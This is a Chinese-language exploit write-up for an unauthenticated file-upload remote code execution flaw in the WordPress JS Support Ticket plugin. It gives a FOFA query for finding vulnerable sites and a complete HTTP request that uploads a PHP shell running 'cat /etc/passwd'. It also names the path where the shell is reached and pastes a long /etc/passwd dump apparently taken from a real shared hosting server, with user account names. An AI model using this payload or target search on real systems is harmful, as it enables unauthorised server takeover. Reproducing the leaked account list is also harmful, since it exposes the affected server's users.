W5-4WordPress-Ticket插件-RCE

漏洞描述：

WordPress中的JS Support Ticket插件存在未经上传漏洞，未经身份验证的攻击者可以上传恶意脚本的服务器，执行任意指令，从而获取服务器权限。

网络测绘：

fofa语法：

FOFA：body="wp-content/plugins/js-support-ticket"

漏洞复现：


payload：

```
POST /wp-admin/?page=configuration&task=saveconfiguration HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: multipart/form-data; boundary=b983c629ca9b1450283a9b8d1b953898

--b983c629ca9b1450283a9b8d1b953898
Content-Disposition: form-data; name="support_custom_img"; filename="qwe.php"
Content-Type: image/png

<?php system("cat /etc/passwd");?>
--b983c629ca9b1450283a9b8d1b953898
Content-Disposition: form-data; name="action"


--b983c629ca9b1450283a9b8d1b953898
Content-Disposition: form-data; name="form_request"

jssupportticket
--b983c629ca9b1450283a9b8d1b953898--
```

效果图:

验证url

```
/wp-content/plugins/js-support-ticket/jssupportticketdata/supportImg/上传文件名
```



root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologi
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/s
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nolog
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin vcsa:x:69
rpm:x:37:37::/var/lib/rpm:/sbin/nologin haldaemon:x:68:68:HAL daemon:/:/sbin/nologin netdump:x:34:34:Network Crash Dump user:/var/cras
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin mailnull:x:47:47::/var/sp
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anony
pcap:x:77:77::/var/arpwatch:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin pegasus:x:66:
services:/var/lib/Pegasus:/sbin/nologin canna:x:39:39:Canna Service User:/var/lib/canna:/sbin/nologin wnn:x:49:49:Wnn Input Server:/var/lib/
cpanel:x:32001:32001::/usr/local/cpanel:/bin/false named:x:25:25:Named:/var/named:/sbin/nologin mysql:x:101:102:MySQL server:/var/lib/my
mailman:x:32002:32002::/usr/local/cpanel/3rdparty/mailman:/bin/false cpanel-horde:x:32003:32005::/var/cpanel/userhomes/cpanel-horde:/us
phpmyadmin:x:32004:32006::/var/cpanel/userhomes/cpanel-phpmyadmin:/usr/local/cpanel/bin/noshell cpanel-phppgadmin:x:32005:32007::/
phppgadmin:/usr/local/cpanel/bin/noshell hgdaemon:x:32006:32009::/home9/hgdaemon:/bin/false solution:x:32011:32014::/home2/solution
biz:x:32013:32016::/home1/biz:/usr/local/cpanel/bin/noshell softline:x:32017:32020::/home2/softline:/usr/local/cpanel/bin/jailshell
lesdesk:x:32020:32023::/home1/lesdesk:/usr/local/cpanel/bin/noshell coleman:x:32025:32028::/home1/coleman:/usr/local/cpanel/bin/noshell
pcsnet:x:32052:32055::/home1/pcsnet:/usr/local/cpanel/bin/noshell pcsnetwo:x:32073:32076::/home2/pcsnetwo:/usr/local/cpanel/bin/noshel
femoye:x:32098:32101::/home2/femoye:/usr/local/cpanel/bin/jailshell damarzee:x:32108:32111::/home2/damarzee:/usr/local/cpanel/bin/jails
ocwcom:x:32121:32124::/home1/ocwcom:/usr/local/cpanel/bin/noshell securervskin:x:32129:32132::/home9/rvadmin:/sbin/nologin leslie:x:32
mike:x:32149:32152::/home2/mike:/usr/local/cpanel/bin/noshell linda:x:32150:32153::/home1/linda:/usr/local/cpanel/bin/noshell pcd:x:32152
uhf:x:32166:32169::/home1/uhf:/usr/local/cpanel/bin/noshell ghapts:x:32172:32175::/home2/ghapts:/usr/local/cpanel/bin/noshell
arbors:x:32176:32179::/home1/arbors:/usr/local/cpanel/bin/noshell getaways:x:32177:32180::/home2/getaways:/usr/local/cpanel/bin/noshell
ix0gen1:x:32193:32196::/home1/ix0gen1:/usr/local/cpanel/bin/jailshell pcs0001:x:32195:32198::/home1/pcs0001:/usr/local/cpanel/bin/noshel
dolwebs:x:32199:32202::/home2/dolwebs:/usr/local/cpanel/bin/jailshell robben:x:32216:32219::/home2/robben:/usr/local/cpanel/bin/noshell
afoutsjr:x:32255:32258::/home2/afoutsjr:/usr/local/cpanel/bin/noshell tuwebcol:x:32256:32259::/home1/tuwebcol:/usr/local/cpanel/bin/nosh
initsos:x:32257:32260::/home2/initsos:/usr/local/cpanel/bin/noshell k5000gr:x:32262:32265::/home1/k5000gr:/usr/local/cpanel/bin/noshell
maz:x:32327:32330::/home1/maz:/usr/local/cpanel/bin/noshell gumfamil:x:32334:32337::/home9/gumfamil:/sbin/nologin angeweb:x:32381:3